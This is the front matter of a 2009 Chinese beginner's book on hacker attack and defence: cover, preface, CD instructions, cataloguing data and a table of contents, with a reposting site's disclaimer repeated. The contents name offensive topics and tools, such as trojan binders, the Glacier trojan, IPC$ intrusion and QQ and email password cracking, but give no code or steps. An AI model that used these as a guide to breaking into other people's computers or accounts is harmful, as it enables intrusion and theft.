免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

新手学

黑客攻防（入门篇）



本书特色

以坚实基础为核心的知识体系
——让你对掌握黑客的攻防模式充满信心

以实用功能为核心的实例组成
——在你最需要的时候提供从容的应对方案

以提升技能为核心的技巧汇总
——令别人对你的电脑应用能力刮目相看

套书特色

开本小：内容可不少　实例多：效果不打折　操作细：做事不含糊
知识全：覆盖多领域　便携带：随时学用查　价格低：为读者服务



上架建议　计算机/网络技术/网络安全

科海图书服务信息
www.khp.com.cn

责任编辑：杨　倩
封面设计：Fashion Digital 梵神数字
技术电话：(010)82896445/46转8407
销售电话：(010)82896442 62630320


网上购书：www.huachu.com.cn

ISBN 978-7-300-10053-1
9 787300 100531 >

定价：22.00元（含1CD价格）

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

前言

随着互联网技术的不断发展，信息交流更加高效、便捷，各种新的网络功能不断涌现，网络在促进经济发展、推动社会进步和提高人们的生活质量等方面发挥着越来越重要的作用。然而与此同时，网络的安全问题也变得日趋严重，需要引起每一个电脑用户的重视。

在网络中有一群被称为“黑客”的神秘人物。最早黑客是指热心于计算机技术、水平高超的电脑专家，尤指程序设计人员。但到了今天，黑客已被用于泛指那些专门利用电脑搞破坏或恶作剧的家伙。作为一个有一定操作经验的电脑用户，读者有必要了解一些黑客的知识，通过模拟黑客的行为准则以及入侵网络的方式、方法，反过来发现自身存在的问题，做好防范工作，从而最终保证自己的数据信息和网络财产的安全。

本书共11章。第1章介绍黑客的基础知识，包括黑客入侵的途径、入侵命令以及入侵的方式。第2章介绍Windows系统中存在的安全隐患和漏洞。第3章介绍针对Windows系统中存在的漏洞如何设置电脑，从而实现防范黑客通过漏洞攻击电脑的目的。第4章~第6章介绍黑客从信息收集、植入木马、到最后进行远程控制与入侵的一个完整流程。第7章~第9章介绍黑客如何对QQ、电子邮件与网页进行攻击，以及电脑用户应该怎样防范。第10章介绍防范木马与黑客的一些小方法。最后的第11章介绍被黑客入侵后，如何隐藏信息与创建后门。

本书采用全彩印刷，配1张多媒体教学视频光盘。彩色印刷能使图文对比更加鲜明、直观，使学习过程更加愉悦。多媒体教学视频让读者像看电视一样学电脑，学习效果立竿见影。

由于笔者水平有限，在本书的编写过程中难免会有疏漏之处，希望广大读者发现后批评指正，并提出宝贵意见。读者可通过电子邮件kh_reader@163.com，或者加本书专用客服QQ 260157084与我们取得联系，我们将尽可能地为读者解疑释惑、提供帮助。

编著者

2009年1月

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

多媒体光盘使用说明

多媒体光盘的内容

本书配套多媒体光盘内容包括36个重点设置的视频教程，对应书中各章节内容，Step by Step详细地讲解具体操作步骤。读者可以先阅读图书再浏览光盘，也可以直接通过光盘学习防范电脑被黑客攻击的方法。

另外，为拓展读者的知识面，本光盘还贴心地赠送了科海出版的《新概念计算机组装与维护教程（升级版）》一书的视频教程。具体内容包括计算机硬件构成及其连接方法、电脑的工作原理、安装Windows XP/Vista操作系统的方法、BIOS设置和分区的方法等。丰富的光盘内容，真正做到花一本书的价钱、享受两本书的学习内容，绝对物超所值！

下面以本套丛书中《新手学电脑（入门篇）》的多媒体光盘演示效果为例，介绍光盘的使用方法。本书的光盘形式与之类似，可参考操作。

光盘使用方法

1. 将本书的配套光盘放入光驱后会自动运行多媒体程序，并进入光盘的主界面，如图1所示。如果光盘没有自动运行，只需在“我的电脑”中双击CD光驱的盘符进入配套光盘，然后双击“AutoRun.exe”文件即可。




图1　光盘主界面

2. 光盘的主界面分为“目录浏览区”、“视频播放区”和“光盘内容浏览区”三部分（见图1的图注）。读者可在“目录浏览区”中找到书中所有的视频文件名；单击以章节名称命名的按钮，视频文件将在“视频播放区”中自动播放；单击“光盘内容浏览区”中的按钮，将浏览光盘中的其他内容。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

目录浏览区和视频播放区

“目录浏览区”放置书中所有的视频教程目录，“视频播放区”是播放视频文件的窗口。在“目录浏览区”的左侧有以章序号顺序排列的按钮，单击按钮将在右侧显示以节标题命名的该章所有视频文件按钮（若视频按钮过多无法显示，可单击 ▲▼ 键移动查找），如图2所示。选择要学习的内容，对应的视频文件将在“视频播放区”中全屏播放，为了便于读者浏览，可单击“目录浏览区”右侧的◀按钮，隐藏该区域，如图3所示；若想重新显示目录，可单击屏幕左上角的 ▶按钮，“目录浏览区”将重新出现。



图2　显示视频信息



图3　使用自带的播放器观看视频

光盘内容浏览区

单击“新概念计算机组装与维护教程（升级版）”按钮，即可看到赠送的本书视频教程，如图4所示。读者可选取感兴趣的内容进行学习。

单击“光盘说明”按钮，可以查看使用光盘的设备要求。

单击“退出”按钮，退出多媒体教学系统，并显示光盘的制作人员姓名。



图4　赠送的视频文件

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

图书在版编目(CIP)数据

新手学黑客攻防：入门篇/梵绅科技编著.
北京：中国人民大学出版社，2008
ISBN 978-7-300-10053-1

Ⅰ.新…
Ⅱ.梵…
Ⅲ.计算机网络—安全技术
Ⅳ. TP393.08

中国版本图书馆 CIP 数据核字（2008）第 191331 号


新手学黑客攻防（入门篇）
梵绅科技　编著

出版发行	中国人民大学出版社　北京科海电子出版社		
社　　址	北京中关村大街 31 号	邮政编码	100080
	北京市海淀区上地七街国际创业园 2 号楼 14 层	邮政编码	100085
电　　话	（010）82896442　62630320		
网　　址	http: //www.crup.com.cn		
	http: //www.khp.com.cn（科海图书服务网站）		
经　　销	新华书店		
印　　刷	北京市雅彩印刷有限责任公司		
规　　格	140mm×210mm　32 开本	版　　次	2009 年 2 月第 1 版
印　　张	7.75	印　　次	2009 年 2 月第 1 次印刷
字　　数	377 000	定　　价	22.00 元（含 1CD 价格）

版权所有　侵权必究　印装差错　负责调换

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

Contents 目录

第1章 黑客基础知识……1

1.1 黑客的概述……2
1.2 黑客必经的两道门：IP地址与端口……2
1.2.1 IP和IP地址……2
1.2.2 端口的概述……3
1.2.3 查看端口……5
1.2.4 关闭端口和限制端口……6
1.3 黑客常用命令……8
1.3.1 路由与网关……8
1.3.2 ping命令……9
1.3.3 net命令……11
1.3.4 telnet命令……19
1.3.5 ftp命令……20
1.3.6 netstat命令……21
1.3.7 tracert命令……22
1.3.8 ipconfig命令……23
1.3.9 route命令……23
1.3.10 netsh命令……24
1.3.11 arp命令……25
1.4 黑客入侵方式……25

第2章 Windows系统中的漏洞……28

2.1 Windows系统的安全隐患……29
2.1.1 Windows系统漏洞产生的原因……29
2.1.2 Windows系统漏洞的安全隐患……29
2.2 Windows 2000系统中的漏洞……31
2.2.1 输入法漏洞……31
2.2.2 Unicode漏洞……31
2.2.3 ISAPI缓冲区扩展溢出漏洞……32
2.2.4 MS SQL Server的SA空密码漏洞……32
2.2.5 系统管理权限漏洞……32



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

2.2.6 路径优先漏洞……33
2.2.7 NetDDE消息权限提升漏洞 ……33
2.2.8 RDP拒绝服务漏洞……34
2.2.9 域控制器拒绝服务漏洞 ……34
2.2.10 事件查看器存在缓冲区溢出 ……34
2.2.11 UDP套接字拒绝服务漏洞……34
2.2.12 安全账户管理漏洞 ……35
2.2.13 IIS 5.0 的HTR映射远程堆溢出漏洞……35
2.2.14 IIS 5.0的ASP缓冲溢出漏洞 ……35
2.2.15 Narrator本地密码信息泄露漏洞……35
2.2.16 SMTP认证漏洞 ……36
2.2.17 IIS 5.0/5.1 验证漏洞 ……36
2.2.18 SQL Server的函数库漏洞……36
2.2.19 IIS 5.0 伪造Content-Length拒绝服务漏洞 ……36
2.2.20 调试寄存器漏洞 ……37
2.2.21 drwtsn32.exe文件漏洞 ……37
2.2.22 快捷方式漏洞……37
2.2.23 UTF漏洞……38
2.2.24 IIS 5.0 SEARCH方法远程攻击漏洞 ……38
2.2.25 LDAP漏洞 ……38
2.2.26 IIS 5.0 拒绝服务漏洞……38
2.2.27 Telnet漏洞 ……39
2.2.28 登录服务恢复模式空密码漏洞 ……39
2.2.29 默认注册许可漏洞……39
2.2.30 域账号锁定漏洞 ……40
2.2.31 终端服务器登录缓存溢出漏洞 ……40
2.2.32 ActiveX参数漏洞 ……40
2.2.33 IIS 5.0 Cross-Site scripting漏洞 ……40
2.2.34 组策略漏洞……40
2.2.35 Outlook Express数字签名缓冲区溢出漏洞……41
2.2.36 ActiveX控件漏洞……41
2.2.37 SMB漏洞 ……41
2.2.38 网络连接管理器漏洞……42
2.3 Windows XP系统中的漏洞 ……42
2.3.1 UPnP缓冲溢出漏洞 ……42
2.3.2 压缩文件夹远程任意命令执行漏洞 ……42
2.3.3 升级程序漏洞……43

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

Contents 目录

2.3.4 帮助和支持中心漏洞 ……43
2.3.5 服务拒绝漏洞 ……43
2.3.6 Windows Media Player漏洞 ……43
2.3.7 热键漏洞 ……44
2.3.8 RDP漏洞 ……44
2.3.9 VM漏洞 ……44
2.3.10 账号快速切换漏洞 ……45

第3章 个人计算机的安全防护策略……46

3.1 计算机的密码设置 ……47
3.1.1 设置开机登录密码 ……47
3.1.2 设置待机后恢复密码 ……48
3.1.3 设置屏保恢复后的密码 ……48
3.2 注册表安全设置 ……52
3.2.1 注册表的概述 ……52
3.2.2 防止系统隐私信息被泄露 ……53
3.2.3 关闭默认共享 ……54
3.2.4 设置Windows的自动登录 ……55
3.2.5 驱除系统中的随机启动木马 ……56
3.2.6 清除恶意代码 ……57
3.2.7 防止SYN洪水攻击 ……59
3.3 组策略的安全设置 ……60
3.3.1 组策略的概述 ……61
3.3.2 重命名默认账户名 ……62
3.3.3 账户锁定策略 ……63
3.3.4 设置密码策略 ……63
3.3.5 禁止访问注册表 ……64
3.3.6 禁止访问控制面板 ……65
3.3.7 隐藏桌面上的系统图标 ……66
3.3.8 设置用户权限 ……66
3.3.9 防止用户使用添加或删除程序 ……67
3.3.10 限制使用应用程序 ……68
3.4 Windows XP的安全设置 ……69
3.4.1 开启Windows防火墙 ……69

视频教程 视频教程 视频教程

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

3.4.2 给文件加密 ……69
3.4.3 锁定计算机 ……70
3.4.4 给系统打补丁 ……71

第4章 信息搜集、嗅探与扫描……73

4.1 信息搜集 ……74
4.1.1 获取IP地址 ……74
4.1.2 根据IP地址获取地理位置 ……74
4.1.3 查询网站备案信息 ……76
4.2 检测系统漏洞 ……76
4.2.1 扫描器的概述 ……76
4.2.2 搜索局域网共享资源 ……77
4.2.3 使用LanExplorer搜索 ……80
4.2.4 使用MBSA检测系统安全性 ……82
4.3 嗅探器的使用 ……85
4.3.1 嗅探器概述 ……85
4.3.2 用Sniffer Portable捕获数据 ……85
4.3.3 用“艾菲网页侦探”捕获网页内容 ……90
4.4 端口扫描 ……91
4.4.1 端口扫描的原理与分类 ……92
4.4.2 使用X-Scan进行端口扫描 ……92
4.4.3 使用SuperScan 进行端口扫描 ……95

第5章 木马的入侵……98

5.1 木马的概述 ……99
5.1.1 木马的概念和结构 ……99
5.1.2 木马的种类 ……99
5.1.3 木马的特征 ……101
5.1.4 木马的入侵方式 ……102
5.1.5 木马的伪装手段 ……103
5.1.6 识别木马 ……104
5.1.7 防范木马的入侵 ……105

视频教程

视频教程

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

Contents 目录

视频教程 5.2 捆绑木马 …… 107
5.2.1 使用“EXE捆绑机”捆绑木马 …… 107
5.2.2 其他常见的捆绑器 …… 109
5.2.3 网页木马生成器 …… 112
5.3 黑客常用的木马工具 …… 113
5.3.1 “冰河”木马 …… 113
5.3.2 “广外女生”木马 …… 127

第6章 远程控制技术 …… 131

视频教程 6.1 基于认证入侵 …… 132
6.1.1 IPC$入侵与防范 …… 132
6.1.2 Telnet入侵概述 …… 137
视频教程 6.2 利用注册表入侵 …… 141
6.2.1 修改注册表实现远程监控 …… 141
6.2.2 开启远程注册表服务 …… 143
视频教程 6.3 使用“远程控制任我行”远程控制软件 …… 144
6.3.1 配置“远程控制任我行” …… 144
6.3.2 监视并控制远程计算机 …… 147
视频教程 6.4 远程监视与控制 …… 150
6.4.1 使用“网络执法官”监控局域网 …… 150
6.4.2 使用QuickIP进行多点控制 …… 154

第7章 QQ攻防战 …… 158

7.1 黑客攻击QQ的常用手段 …… 159
视频教程 7.2 利用本地信息攻击QQ …… 159
7.2.1 使用“QQ聊天记录查看器”查看聊天记录 …… 160
7.2.2 利用本地资料破解QQ密码 …… 161
视频教程 7.3 远程攻击QQ …… 163
7.3.1 QQ强制聊天 …… 163
7.3.2 使用“QQ狙击手”进行IP探测 …… 164
视频教程 7.4 保护好自己的QQ …… 165
7.4.1 防止QQ密码被破译 …… 165

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

7.4.2 防范QQ炸弹 …… 166
7.4.3 防范IP地址被探测 …… 169
7.4.4 利用“QQ医生”查杀QQ木马病毒 …… 169
7.4.5 申请密码保护 …… 171

第8章 电子邮件攻防战 …… 173

8.1 电子邮件病毒 …… 174
8.1.1 邮件病毒定义及特征 …… 174
8.1.2 识别“邮件病毒” …… 174
8.1.3 防范“邮件病毒” …… 175
8.2 认识电子邮件炸弹 …… 177
8.2.1 电子邮件炸弹的定义 …… 177
8.2.2 电子邮件炸弹的危害 …… 178
8.2.3 防范电子邮件炸弹 …… 178
8.3 获取电子邮箱密码的方式 …… 180
视频教程
8.3.1 使用Web Cracker 4.0获取Web邮箱密码 …… 180
8.3.2 使用“流光”探测电子邮箱账号与密码 …… 181

第9章 网页攻防战 …… 184

9.1 恶意代码 …… 185
9.1.1 恶意代码的概述 …… 185
9.1.2 非过滤性病毒 …… 186
9.2 常见的网页炸弹攻击原理与防御方法 …… 187
9.3 利用注册表清除恶意代码 …… 190
视频教程
9.3.1 清除自动弹出的网页和对话框 …… 190
9.3.2 利用注册表还原被强行修改的IE标题栏和默认首页 …… 192
9.3.3 利用注册表清除网络实名 …… 193
9.3.4 注册表被恶意代码禁用 …… 195
9.4 IE浏览器的安全设置 …… 196
视频教程
9.4.1 删除上网后的历史记录 …… 196
9.4.2 设置安全可靠的网页和不安全的网页 …… 198
9.4.3 屏蔽各种广告 …… 199

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

Contents 目录

第10章 防范木马与黑客……200

视频教程

10.1 防范IP地址和端口被探测……201
10.1.1 设置代理服务器……201
10.1.2 关闭端口……202
10.1.3 配置安全策略保护端口……203
10.2 驱逐间谍软件……208
10.2.1 使用Ad-Aware驱逐间谍软件……208
10.2.2 使用“安博士”检查间谍软件……209

视频教程

10.3 清除木马的常用软件……211
10.3.1 使用“Windows进程管理器”管理进程……211
10.3.2 使用“超级兔子”清除木马……212
10.3.3 使用360安全卫士维护系统安全……215

第11章 信息隐藏与后门清理……219

11.1 入侵隐藏技术……220
11.1.1 跳板技术……220
11.1.2 文件隐藏技术……222
11.1.3 代理服务器……223
11.1.4 Sock5代理跳板……224
11.1.5 端口重定向……224

视频教程

